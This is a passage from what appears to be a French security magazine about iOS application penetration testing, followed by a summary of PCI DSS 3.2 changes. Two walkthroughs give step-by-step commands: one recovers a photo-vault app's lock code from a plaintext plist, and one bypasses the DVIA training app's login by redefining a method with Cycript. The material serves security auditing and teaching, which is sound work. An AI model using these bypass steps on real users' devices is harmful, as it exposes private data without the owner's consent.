D'autres mécanismes sont également à prendre en compte dans la protection des applications, mais cette fois-ci du côté des développeurs et du système (certains sont à spécifier à la compilation), on pourra citer :

- Signature des applications (certificats délivrés par Apple aux développeurs) ;
- Address Space Layout Randomization (ASLR) ;
- Automatic Reference Counting (ARC) ;
- Stack Smashing Protections (SSP) ;
- Etc.

Méthodologie Émulateur VS Appareil

Toujours dans l'idée d'effectuer un parallèle avec Android, nous avons deux solutions de travail :

- L'utilisation d'un périphérique Apple (téléphone / tablette) ;
- L'utilisation d'un émulateur (iOS Simulator).

Chacune dispose de son lot d'avantages et d'inconvénients. Certains arguments avancés seront davantage orientés développement qu'audit, mais il semble intéressant de les mentionner :

	Avantages	Inconvénients
Périphérique Apple	+ Environnement réel + Installation des applications	- Jailbreak nécessaire avec les risques qui en découlent - Prix
Émulateur	+ Coût + Tout-en-un avec le matériel de pentest + Gestion des versions de l'OS + Déploiement rapide	- Limites Hardware - Limites de l'API - Problèmes de comptabilité (IPA non x86) - Étude des applications en mémoire parfois "biaisée"

Bien évidemment, certains pourront lancer le débat des termes utilisés en différenciant émulateur et simulateur, mais il ne s'agit là que d'une présentation "globale". Quant à la question latente, quelle est la meilleure solution ? Il n'y a pas de réponse booléenne ici.

Chacune dispose d'avantages et d'inconvénients, et il peut être opportun d'utiliser les deux solutions en parallèle afin de compléter les tests. Au final, ce sont surtout les préférences de l'auditeur ou une limite bien spécifique qui définiront le choix, et non pas un jugement biaisé par des préjugés ou une argumentation bancale.

Accès et Dumps

Mais que peut-on récupérer ou observer sur le système une fois l'application déployée (ou déjà installée) ? Voici quelques éléments de réponses. La liste est bien entendu non exhaustive et sera complétée dans la partie statique :

- Des données directement dans des fichiers de préférences (Property List Files / plist, etc.) ;

```
Nonow@XMCO-AR | 29/05/2016 - 19:19 | [~/Desktop/ios]  |
> plutil -p Preferences.plist
{
  "password" => "YXplcnR5"
  "note" => "Super RSSI likes B64"
  "id" => 1
  "login" => "CyberVeryDeepDarkWebWarrior"
}
```

Infos en clair dans le plist

- Des données dans les fichiers cache, les cookies, les logs ;
- Des bases de données locales avec des informations non chiffrées (sqlite, etc.) ;
- Des informations enregistrées lors de la saisie ou dans le presse papier (cela induit des identifiants, références bancaires, etc.) en général conservées à des fins d'auto correction / auto complétion.
- Des captures d'écran (exemple lors de la minimisation de l'application) ;
- Des défauts de permissions ;
- Etc.

Les chemins d'accès diffèrent si l'on utilise un terminal ou s'il s'agit du simulateur.

Exemple :

- Application sur Simulateur

~/Library/Developer/CoreSimulator/Devices/[DeviceID]/data/Containers/Data/Application/[AppID]/

- Application sur Terminal

/Application (applications natives)
/var/mobile/Application/[AppID]/ (applications installées)

Tous ces points vont être détaillés dans la partie analyse statique.

> Analyse statique d'une application

Même s'il ne s'agit là que d'un rappel, il est primordial de débuter l'audit par une phase de récupération passive d'informations. Dans certains cas les informations obtenues ne seront pas utiles, mais dans d'autres cas il sera possible de réunir de précieux renseignements (sources, mots de passe, documentation d'API, etc.). Trêve de billevesées (merci Desproges), passons à l'analyse statique.

La notion d'analyse statique permet d'obtenir des informations sur le comportement d'un programme sans avoir à l'exécuter. En clair, on se limite à l'application pré et post installation, mais sans s'intéresser à son comportement dynamique.

Dans le cadre d'un test d'intrusion, le code source n'est pas toujours fourni avec les applications. Et, tout comme avec les fichiers APK d'Android, les outils de décompilation ont parfois des difficultés à apporter des résultats exploitables rapidement. Il sera d'ailleurs beaucoup plus difficile de "reverser" une application iOS qu'un APK (binaire vs bytecode java). Le challenge n'est, pour ainsi dire, pas comparable.

À cela s'ajoute une documentation qui n'est pas toujours à jour ou tout simplement absente (du côté d'Apple comme des outils). Il sera alors nécessaire de recourir à des outils d'analyses de binaires afin de comprendre la logique de l'application, d'identifier des chaînes de caractères spécifiques, etc. On pourra citer les outils comme IDA ou encore les excellents otool, class-dump, hopper, radare2, sans omettre Clutch et les lignes de commandes usuelles (grep, strings, xxd, etc.).

D'autres solutions peuvent apporter un soutien non négligeable, mais attention à la facilité du "tout automatique" (iNalyzer par exemple).

Deux techniques vont donc s'opposer selon les situations :

- Étude du code source transmis (Boîte blanche) ;
- Étude statique du binaire (Reverse) ;

Que va-t-on rechercher précisément ?

- Informations dans les fichiers de configuration ;
- Informations dans les fichiers de préférences ;
- Informations codées en dur dans l'application (identifiants, clés d'API, etc.) ;
- Librairies utilisées (à jour, présence d'exploits, etc.) ;
- Chiffrement applicatif (connus ou réinvention de la roue) ;
- Gestion des permissions et des contrôles d'accès ;
- Gestion des données (toujours d'un point de vue statique donc on ne parle pas des données en mémoire) ;
- Gestion des points d'entrées et des sorties (validation, contrôles, typage, etc.) ;
- Verbosité et exposition des logs, informations de debug, résidus de développement, etc.
- Etc.

Difficile d'être exhaustif une nouvelle fois, mais ces quelques exemples offrent déjà quelques pistes d'analyse. À cela s'ajoutent les contrôles des mécanismes propres à toutes (ou la majorité) des applications mobiles, Web ou autres. On pourra noter :

- **Authentification** (rejeu, bruteforce, usurpation d'identité, certificats, règles sur le couple login / mot de passe, tokens, OTP, SSO, etc.) ;
- **Autorisation** (gestion des permissions sur les fichiers, contournement des restrictions d'accès / des rôles / des flags / des réponses attendues, etc.) ;
- **Gestion / Stockage des données** (chiffrement utilisé et implémentation réalisée, Cloud, répertoire système, tmp - ou dans la sandbox de l'application, types de données - personnelles, bancaires, signatures, identifiants, base de données utilisée, etc.) ;
- **Gestion des sessions** (conservation d'informations sensibles, durée de validité, format de stockage, etc.) ;
- **Gestion des communications avec le serveur distant** (certificate pinning, contrôles des certificats SSL/TLS, protocoles utilisés, transmission chiffrée ou en clair, etc.) ;
- **Divulgation d'informations** (logs, caches, exceptions, capture d'écran, etc.) ;

À l'instar des vulnérabilités rencontrées dans les applications Web, il faudra donc prendre en considération :


- Des injections de code HTML/JavaScript (XSS) ;
- Des injections de commandes (plus rares, mais les surprises sont vite arrivées) ;
- Des injections de code SQL ;
- La gestion des tokens anti-CSRF ;
- La gestion des cookies ;
- Sans omettre la recherche de chaînes de caractères ou d'expressions régulières pouvant donner de précieuses informations (mots de passe, clés, URL/IP, etc.).

Afin de donner d'autres idées au lecteur, on ajoutera également :

- L'étude du cache des Web Views qui peut s'avérer relativement généreux en informations ;
- La recherche de traces dans les bases SQLite permettant de récupérer des infos même après suppression des données (ex. avec https://github.com/aramosf/recoversqlite) ;
- Ou encore l'étude des mécanismes de communication dits InterApp (échanges de données entre applications - cf. https://developer.apple.com/library/ios/documentation/iPhone/Conceptual/iPhoneOSProgrammingGuide/Inter-AppCommunication/Inter-AppCommunication.html) ;

> Bonus #1 : contournement d'un schéma de verrouillage

Contexte



PatternLockLite est une application iOS permettant le stockage sécurisé de photos. Ces dernières sont protégées par un schéma de verrouillage (Android like). Pour ce premier exemple, nous allons simplement analyser les fichiers de l'application afin de déterminer si une méthode de contournement est possible...

Contournement de la méthode d'authentification

Lors de la première utilisation de l'application, aucun schéma de verrouillage n'est disponible. Ainsi, avant de l'initialiser, nous allons créer un « indicateur temporel » sur le système. L'objectif est ici de s'en servir de repère afin d'observer les changements intervenus depuis ce marqueur jusqu'à un instant T, en l'occurrence la saisie du schéma. Ce mécanisme s'apparente à une mise en avant / un zoom destiné à identifier une suite d'évènements système sur un laps de temps maîtrisé et choisi.

Création de l'indicateur temporel

```
ipad:/tmp root# touch /tmp/timestamp
```

Une fois le schéma de verrouillage créé, il devient possible d'analyser l'ensemble des fichiers créés / modifiés / supprimés :

Recherche des fichiers créés / modifiés / supprimés

```
iPad:/tmp root# find / \( -type f -a -newer /tmp/timestamp \) -o -type d -a \( -name dev
-o -name proc -o -name sys \) -prune | grep -v -e "^/dev$" -e "^/proc$" -e "^/sys$"
[….. ]
/private/var/mobile/Library/Logs/mobileactivationd.log
/private/var/mobile/Library/Preferences/com.apple.springboard.plist
/private/var/mobile/Library/Preferences/com.maxgunner.androidlocklite.plist
```

Le dernier fichier de la liste (réduite pour plus de visibilité), nous fait de l'œil de par son nom relativement explicite (com.maxgunner.androidlocklite.plist).

S'agissant d'un fichier de configuration plist, il est nécessaire de le convertir au format XML afin de pouvoir le lire (ou encore d'utiliser Xcode, etc.) :


Conversation du fichier de configuration plist au format XML

```
iPad:/tmp root# plutil -convert xml1 com.maxgunner.androidlocklite.plist
Converted 1 files to XML format
```

Il ne reste plus qu'à afficher le contenu du fichier afin de confirmer ou d'infirmer que celui-ci est intéressant.
Notre intuition a été la bonne, en effet, la chaîne de caractère « 74123 » de la clé « code » n'est autre que les chiffres du schéma de verrouillage.

```
iPad:/tmp root# cat com.maxgunner.androidlocklite.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>Album</key>
  <array/>
  <key>code</key>
  <string>74123</string>
  <key>lockColor</key>
  <string>1</string>
  <key>lockStyle</key>
  <string>1</string>
  <key>note</key>
  <array/>
</dict>
</plist>
```

L'accès aux photos normalement sécurisé est alors possible, le tout, sans que le propriétaire ne s'en rende compte.



Il est également possible de réinitialiser la valeur de schéma de verrouillage en supprimant la chaîne de caractère correspondante à la clé « code ». L'application agira alors comme fraîchement installée et demandera la création du sésame.

> Analyse dynamique d'une application

Analyse de l'application et de ces interactions système

En fonction de la surface d'exposition de l'application, cette étape peut vite être gourmande en temps. Néanmoins, c'est souvent ici que l'on est amené à trouver des pépites.

Il n'y a pas de recette miracle concernant cette analyse, il est nécessaire de couvrir l'ensemble des interactions avec le système et cela passe par les entrées utilisateurs dans lesquelles nous allons tenter d'injecter tout type de code (XSS, SQL, XML, etc.).

Dans la même lignée, une vérification des contrôles de données doit être effectuée. En effet, de la même manière qu'en 2016, il paraît impensable pour une application Web digne de ce nom d'effectuer des contrôles uniquement en JavaScript, il en est de même pour les applications iOS. Toute vérification uniquement faite par l'application pourra être contournée grâce au binôme infernal (non non, pas Arnaud et Régis, soyez vigilant ;)) : class-dump et cycript (cf. Bonus 2 : contournement d'un formulaire d'authentification).

Nous continuerons notre recherche du sésame grâce aux fichiers créés/supprimés/modifiés sur le système. En effet, il n'est pas rare de voir des fichiers dont l'accès est censé être sécurisé, finalement accessible (cf. Bonus 1 : contournement d'un schéma de verrouillage). L'insertion de clés dans le keychain peut également permettre d'ouvrir de nouveaux axes d'analyse.

Enfin, et nous finirons par-là : les logs ! Bien souvent oubliés, ces derniers présentent souvent des informations croustillantes (nom d'utilisateur, mot de passe, token de session). Toutes ces informations peuvent être utiles pour les phases de développement, mais ne doivent en aucun cas être divulguées par une application disponible en production.

Analyse du réseau

L'analyse réseau risque d'être relativement similaire à des tests d'intrusion classiques. Les tests vont principalement se porter sur l'utilisation de protocoles de communication HTTP.

Néanmoins, dans le cas d'une application lourde, il n'est pas impossible que des données transitent sur des protocoles de communication non pris en charge par Burp. Il est alors nécessaire d'utiliser tcpdump (ou des alternatives) afin d'être en mesure d'analyser la totalité du trafic réseau.

Il est bon de noter que l'utilisation de tcpdump ne nécessite pas le jailbreak de l'appareil. En effet, l'utilisation de la bibliothèque libimobiledevice (https://github.com/libimobiledevice/libimobiledevice) couplée à la commande rvictl (Remote Virtual Interface Tool) permet de créer une interface virtuelle qu'il est alors possible de monitorer.

Obtention de l'UDID de l'appareil connecté

```
$ ./idevice_id -l
c0237da2309f6ca0b087b56f9a4781912703d546
```

Création de l'interface virtuelle rvi0

```
$ sudo rvictl -x c0237da2309f6ca0b087b56f9a4781912703d546
Stopping device c0237da2309f6ca0b087b56f9a4781912703d546 [SUCCEEDED]
```

Analyse du trafic réseau grâce à l'interface nouvellement montée

```
$ tcpdump -i rvi0 -w out.pcap
```

> Bonus #2 : contournement d'un formulaire d'authentification

Contexte

Damn Vulnerable iOS Application (DVIA) [http://damnvulnerableiosapp.com/] est une application iOS vulnérable à de nombreuses failles de sécurité. Son principal objectif est de fournir une plate-forme pour s'entraîner à l'analyse de la robustesse des applications iOS.

Contournement de la méthode d'authentification

L'application dispose d'un formulaire d'authentification (Login Method 1) réclamant un identifiant ainsi qu'un mot de passe. Après avoir réalisé une analyse réseau complète (wireshark) ne révélant rien, il est possible d'en déduire que le contrôle est effectué localement par l'application et peut alors être contourné de plusieurs manières :

- En modifiant dynamiquement le comportement de l'application ;
- En « patchant » l'application afin que ce contrôle ne soit pas pris en compte.

Le « patch » de l'application nécessite de sortir l'artillerie lourde et requiert la maîtrise d'un désassembleur (IDA Pro) ainsi que d'un éditeur hexa décimal (Hex Friend).

Nous allons donc nous orienter vers la modification dynamique du comportement de l'application grâce au binôme : class-dump-z et Cycript.

Il est possible d'analyser le binaire à la recherche d'un angle d'attaque permettant de contourner l'authentification grâce à class-dump :

```
[ rsenet-XMCO]
$ ./class-dump ~/Desktop/Payload/DamnVulnerableIOSApp.app/DamnVulnerableIOSApp
```

Au sein de l'interface **RuntimeManipulationDetailsVC**, la fonction **isLoginValidated** semble nous faire de l'œil.

```
@interface RuntimeManipulationDetailsVC :
{
    UITextField *_usernameTextField;
    UITextField *_passwordTextField;
}

- (void)setPasswordTextField:(id)fp8;
- (id)passwordTextField;
- (void)setUsernameTextField:(id)fp8;
- (id)usernameTextField;
- (void).cxx_destruct;
- (void)showLoginFailureAlert;
- (void)pushSuccessPage;
- (BOOL)isLoginValidated;
- (void)loginMethod3Tapped:(id)fp8;
- (void)loginMethod2Tapped:(id)fp8;
- (void)loginMethod1Tapped:(id)fp8;
- (void)didReceiveMemoryWarning;
- (void)viewDidLoad;
- (id)initWithNibName:(id)fp8 bundle:(id)fp12;

@end
```


Nous allons donc tenter de la redéfinir grâce à Cycript. Pour faire cela, il est nécessaire d'attacher Cycript au processus de l'application DVIA :

```
Prateeks-iPhone:~ root# ps aux | grep "Damn"
mobile     1066   0.0      ····      0:03.42 /var/mobile/Applications/
root       1224   0.0      ····      0:00.00 grep Damn
Prateeks-iPhone:~ root# cycript -p 1066
cy# UIApp
@"<UIApplication: 0x15594d00>"
cy#
```

Une fois Cycript attaché (cycript –p <PID>), il est possible d'accéder à l'ensemble des variables / fonctions définies au sein de l'application. Il est alors possible de redéfinir la fonction **isLoginValidated** afin de lui faire retourner une valeur vraie :

```
cy# RuntimeManipulationDetailsVC.messages['isLoginValidated'] =
function () {return YES ;}
{}
```

Ainsi, toute tentative d'authentification se soldera par un succès.



> Analyse en boîte blanche / Audit de code

Dans le cas des tests d'intrusions réalisés avec le code source, il existe des outils d'analyse statique conçus pour les applications mobiles. Ces derniers sont parfois utilisés par les développeurs lors de la recherche de bugs. Toutefois, nous pouvons également profiter de ces derniers afin d'identifier des failles de conception. La règle avec de telles solutions est de bien garder en tête qu'il ne s'agit que d'appoints, rien ne remplacera le côté artisanal et l'œil humain capable de comprendre le code qu'il lit, faisant la balance entre les problématiques de sécurité ainsi que les enjeux du client.

Un audit de code, c'est avant tout une forme de reverse engineering. Pour cela, il faut :

- Comprendre la logique du/des développeurs ;
- S'imprégner des spécificités du langage étudié ;
- Identifier les points clés du programme impliquant de comprendre en amont les risques métier pour l'entreprise, la logique business ;
- Cartographier le fonctionnement de l'application et avoir à la fois une vue macroscopique et microscopique du programme ;
- Parvenir à monter un environnement de travail fonctionnel si l'on veut tester dynamiquement le comportement afin de valider ou non ses observations ;
- Prévoir une boussole, une torche, et s'assurer d'avoir tous ses vaccins à jour.

Ok, c'est bien sympa tout ça, mais sur quoi se concentrer exactement ? Avec plusieurs milliers de lignes, il apparaît inconcevable de passer sur toute la structure d'un programme. Il est alors nécessaire de travailler de manière intelligente (ou d'essayer) afin de se focaliser sur les composants à risque.

On cherchera tout d'abord ce que l'on trouve de manière commune à tous les programmes, et ce, quel que soit le langage utilisé (informations dans les messages de logs, présence de chaînes en dur dans le code, conservation des données sur l'appareil quoi/comment/où, présence de chiffrement applicatif, librairies et fonctions utilisées, etc.)

Dans un second temps, on se concentrera sur les spécificités propres à chaque application : gestion des sessions et des erreurs, mécanisme d'authentification, gestion des entrées/sorties, etc.

Une nouvelle fois, il faut tenir compte du contexte de l'application et des spécificités de l'audit (cadre ARJEL par exemple).

> Recommandations

Les tests d'intrusion sur les applications mobiles révèlent très souvent le même type de points faibles alors que des actions relativement simples peuvent être mises en place afin d'assurer un niveau de sécurité opérationnel :

✚ Effectuer les contrôles de données (contrôles d'accès, protection des entrées utilisateur / injections de code, upload, etc.) au niveau du serveur et du côté applicatif (la sécurité ne doit jamais être portée uniquement par le client) ;

✚ S'assurer du chiffrement des communications (SSL/TLS, etc.) ainsi que des données stockées localement ;

✚ Ne divulguer aucune information sensible (fichier de log, cache, documents dans les archives, désactivation de l'affichage des mots de passe, etc.) et penser à supprimer les informations de développement ;

✚ Réaliser des contrôles pour tout ce qui touche les attaques de type "race condition", " buffer overflows", contournement des mécanismes d'authentification, etc.

✚ Renforcement de la sécurité si nécessaire (certificate pinning, maitrise des caches, contrôles des éléments de la GUI, etc.)

L'utilisation d'un MDM permettra également de renforcer la sécurité des applications iOS d'une flotte de périphériques en entreprise. En effet, grâce à ce dernier, il est possible de s'assurer de la présence des dernières mises à jour du système d'exploitation, de forcer la mise en place d'un code de déverrouillage, etc.

L'ensemble de ces recommandations peut être retrouvé dans le guide de développement d'Apple :
https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/

> PCI DSS v3.2 : analyse des évolutions majeures du standard

La version 3.2 du PCI DSS a été publiée le 28 avril 2016. Comme les versions mineures précédentes, cette dernière apporte son lot de clarifications avec une revue du vocabulaire utilisé (« wording ») ainsi que des explications supplémentaires pour certaines exigences (« guidance ») mais pas seulement. En effet, des exigences ont été modifiées, voire ajoutées. Au sein de cet article, nous passons en revue tous les changements les plus structurants de cette nouvelle version.

par Julien MEYER et Adrien GUINAULT

Le coin PCI DSS

Chris Potter

> Changement du standard PCI DSS

Chapitres 1 à 12

On retrouve ainsi 47 clarifications, 3 « additionnal guidance » ainsi que 8 évolutions des exigences.

Voici un résumé des changements apportés par cette version 3.2 :

✚ L'affichage d'un PAN (Primary Account Number) non masqué (à savoir si plus des 6 premiers et 4 derniers caractères sont affichés) doit désormais être justifié par un besoin métier. Dans les versions antérieures du PCI DSS, seuls les PAN affichés en entier (l'ensemble des caractères) devaient l'être.

Exigence 3.3
Documentation
Applicable immédiatement

✚ Un document doit désormais décrire l'architecture de chiffrement en place pour la protection des CHD (CardHolder Data). Ce document doit à minima décrire en détail les algorithmes, les protocoles et les clés (avec leur date d'expiration) utilisés, ainsi que l'inventaire des HSM et autres SCD employés. Celui-ci devra bien entendu être tenu à jour en cas de modification de l'environnement.

Exigence 3.5.1
Documentation
Applicable uniquement aux Services Provider
Applicable à partir du 1er février 2018

✚ La procédure de gestion du changement doit être enrichie afin d'y inclure des points de contrôle à vérifier en cas de changement significatif, et ce, afin de s'assurer que l'ensemble des exigences est encore respecté. Cette procédure doit contenir des éléments techniques, comme l'application des standards de sécurité, l'installation des FIM, antivirus, etc., mais aussi des éléments documentaires, comme la mise à jour du NETDIAG (schéma réseau). Le QSA (Qualified Security Assessors) vérifiera lors de l'audit, pour un échantillon donné, que l'ensemble des procédures a bien été suivi (tickets de changements, etc.).

Exigence 6.4.6

Procédure
Documentation
Applicable à partir du 1er février 2018

✚ Une authentification multifacteur est désormais obligatoire pour tout accès distant au CDE (Cardholder Data Environment), mais également pour tout accès d'administration non console au CDE. Ainsi, tout accès SSH, GUI ou applicatif aux serveurs et aux équipements réseau du CDE doit être effectué au travers d'une authentification multifacteur préalable. Cette authentification n'est pas requise directement sur chacun des composants, mais doit à minima être réalisée pour l'accès au réseau. Cette authentification doit reposer sur des facteurs d'authentification différents (et non pas deux mots de passe), à savoir quelque chose que l'on sait (un mot de passe) et quelque chose que l'on a (un token, un certificat, etc.) ou que l'on est (biométrie). XMCO recommande d'isoler le CDE et d'utiliser un accès VPN ou un bastion d'administration basé sur une authentification double facteur, couvrant ainsi l'ensemble des services non-console d'administration.

Exigences 8.3, 8.3.1 et 8.3.2
Documentation
Procédure
Applicable à partir du 1er février 2018

✚ Une procédure de détection des dysfonctionnements critiques des éléments de sécurité doit désormais être mise en place. Les éléments de sécurité comprennent, par exemple, les firewalls, les IDS/IPS, le logiciel d'intégrité, les antivirus, les mécanismes d'audit, les contrôles de segmentation, etc. La procédure doit quant à elle inclure la détection de ces dysfonctionnements en temps réel, ainsi qu'un plan de réponse comprenant la restauration des fonctions de sécurité, l'identification de la durée et la cause de ces dysfonctionnements, la mise à jour de l'analyse de risque, etc.

Exigences 10.8, 10.8.1
Documentation
Procédure
Applicable à partir du 1er février 2018
Applicable uniquement aux Services Provider

✚ Les tests d'intrusion sur les points de segmentation sont désormais à réaliser tous les 6 mois et à chaque changement. Il est possible que ces tests soient réalisés par la société auditée à condition que le testeur soit qualifié et qu'il ait une indépendance vis-à-vis des personnes mettant en œuvre les mécanismes de segmentation. Par exemple, une personne de la cellule sécurité qui n'intervient pas sur les équipements réseau peut réaliser ce test. Il devra garder les preuves de ces tests et les présenter au QSA lors de l'audit annuel. XMCO pourra, bien entendu, être sollicité pour réaliser ces tests.

Exigence 11.3.4.1
Procédure
Applicable à partir du 1er février 2018
Applicable uniquement aux Services Provider

✚ Une personne responsable du programme de conformité PCI DSS doit être clairement identifiée. Celle-ci devra établir une charte du programme de conformité PCI DSS et sera en charge de la communication avec les responsables de la société (Executive Management).

Exigence 12.4.1
Documentation
Applicable à partir du 1er février 2018
Applicable uniquement aux Services Provider

✚ Une revue trimestrielle doit être effectuée afin de s'assurer que les employés suivent bien la politique de sécurité. Ainsi, une procédure doit être définie pour confirmer que le personnel réalise bien la revue journalière des logs, la revue des règles de firewall, l'application des standards de sécurité ou encore la procédure de changement. Cette revue devra être documentée et signée par le responsable du programme de conformité (exigence 12.4.1).

Exigence 12.11
Documentation
Procédure
Applicable à partir du 1er février 2018
Applicable uniquement aux Services Provider

✚ Enfin, l'exigence 6.5 a été mise à jour. Il est désormais imposé que les développeurs intervenant sur un environnement certifié soient formés aux techniques de développement sécurisé chaque année.

Exigence 6.5a
Applicable immédiatement

L'annexe A2 : Exigences relatives à l'utilisation de SSL/TLS

Concernant la migration de TLS 1.0, une annexe spécifique a été ajoutée (A2).
Les nouvelles implémentations ne doivent pas supporter les protocoles TLS 1.0 et SSL v3.

Les POS/POI peuvent continuer d'utiliser des versions obsolètes de SSL et TLS à condition qu'il soit prouvé qu'aucune vulnérabilité n'est exploitable dans leur contexte.

Après le 30 juin 2016, les services provider doivent, à minima, proposer les protocoles TLS 1.1 et/ou 1.2 à leurs clients. Le protocole TLS 1.0 peut encore être utilisé en cas de besoin précis dans les termes du point suivant.

La date butoir de migration a été repoussée au 30 juin 2018. Après cette date, à l'exception des POS/POI, plus aucun chiffrement faible ne sera accepté.
En attendant le 30 juin 2018, un plan d'atténuation des risques et de migration devra être fourni et validé par le QSA.

L'annexe A3 : DESV

Une seconde annexe a également été ajoutée. Nommée "Designated Entities Supplemental Validation (DESV)", cette dernière contient des exigences additionnelles qui pourront s'appliquer sur demande de l'acquéreur ou des marques de carte. Ce sera notamment le cas pour des sociétés qui ont déjà subi une compromission.

> Changement des exigences applicables au sein des SAQ

Le passage en version 3.2 du PCI DSS a également entraîné une mise à jour des différents SAQ (Self-Assessment Questionnaire). Nous vous proposons ici un aperçu des modifications apportées aux SAQ les plus utilisés.

Les SAQ intègrent donc les mises à jour du PCI DSS 3.2, mais pas seulement. Plusieurs exigences qui n'étaient pas présentes auparavant le sont maintenant.

SAQ A

Le SAQ A a été renforcé avec l'ajout de 7 nouvelles exigences maintenant applicables (redirection ou intégration d'un formulaire de paiement via une iframe).

Le renforcement des exigences concerne la sécurisation des mots de passe et la gestion des accès.

En effet, le SAQ A impose dorénavant les exigences suivantes :

✚ Les mots de passe par défaut des équipements réseau et des systèmes doivent être modifiés (#2.1)

✚ Les utilisateurs se connectant aux systèmes du CDE doivent posséder un identifiant unique (#8.1.1), et doivent s'authentifier grâce à un mot de passe, un token ou un accès biométrique (#8.2).

✚ Les mots de passe doivent être d'un minimum de 7 caractères et contenir des chiffres et des lettres (#8.2.3)


✚ En cas de départ d'un employé, ces accès doivent être immédiatement révoqués (#8.1.3)

✚ Aucun compte partagé ne doit être utilisé (#8.5)

✚ Un plan de réponse à incident doit être en place en cas de brèche système (#12.10.1)

Ces exigences additionnelles restent des bonnes pratiques et ne vont pas générer de changements structurants pour les audités. Elles permettront de renforcer la sécurité de ces systèmes qui reposent sur un tiers pour le traitement des données bancaires.

De notre point de vue, deux exigences importantes ont été omises et mériteraient d'être rajoutées : la réalisation de tests d'intrusion et de scans de vulnérabilité externes serait deux contrôles nécessaires pour assurer qu'un pirate n'est pas en mesure de compromettre le serveur et de changer le code source de l'application (risque principal).


PCI Security Standards Council

Payment Card Industry (PCI)
Data Security Standard
Self-Assessment Questionnaire A
and Attestation of Compliance

Card-not-present Merchants,
All Cardholder Data Functions Fully Outsourced
For use with PCI DSS Version 3.2
April 2016

SAQ A-EP

Les plus grandes évolutions du standard affectent principalement le SAQ A-EP. En effet, 51 exigences ont été rajoutées à la version initiale qui en comportait déjà 143.

Nous ne détaillerons pas toutes ces dernières, mais les principaux ajouts au sein des différents chapitres :

Chapitre 1
Passage de 8 à 20 exigences. Les modifications concernent principalement la configuration des firewall et des routeurs qui a été durcie, et la documentation associée, avec notamment :

✚ La formalisation des documents relatifs au mécanisme de segmentation (#1.x)

✚ La revue des règles firewall tous les 6 mois (#1.1.6)

✚ Le durcissement des configurations firewall (#1.2.2, #1.3.x)

✚ l'utilisation d'un pare-feu personnel pour les postes de

travail utilisés pour l'administration (#1.4)

✚ La diffusion des documentations (#1.5)

Chapitre 2 et 3
Pas de changement

Chapitre 4, 5 et 7
Ajout d'une exigence. Il est désormais nécessaire de documenter les politiques et procédures de sécurité concernant le chiffrement des données sur les réseaux publics, l'utilisation des antivirus, et la gestion des accès (#4.3, #5.4, #7.3)

Chapitre 6
Ajout de 5 exigences mineures concernant le développement sécurisé et le maintien de la sécurité en cas de changement significatif de l'infrastructure (#6.5.4, #6.5.5, #6.5.6, #6.7)

Chapitre 8
Passage de 14 à 23 exigences. Les changements concernent principalement les éléments suivants :

✚ Désactivation des comptes inactifs depuis plus de 90 jours

✚ Re-authentification obligatoire des utilisateurs après 15 min d'inactivité

✚ Obligation d'utiliser une authentification multi-facteurs pour tous les accès distants et tous les accès administratifs au CDE

✚ Diffusion des documentations (#1.5, #4.3, #5.4, , #8.8)

✚ Rédaction de politique relative à l'authentification (#8.4)

Chapitre 9
Pas de changement

Chapitre 10
Passage de 17 à 30 exigences. Les changements concernent principalement les éléments suivants :


✚ Renforcement de la politique d'audit (#10.1, #10.2.3, #10.2.6, #10.2.7)

✚ Mise en place d'un serveur NTP sécurisé (#10.4.x)

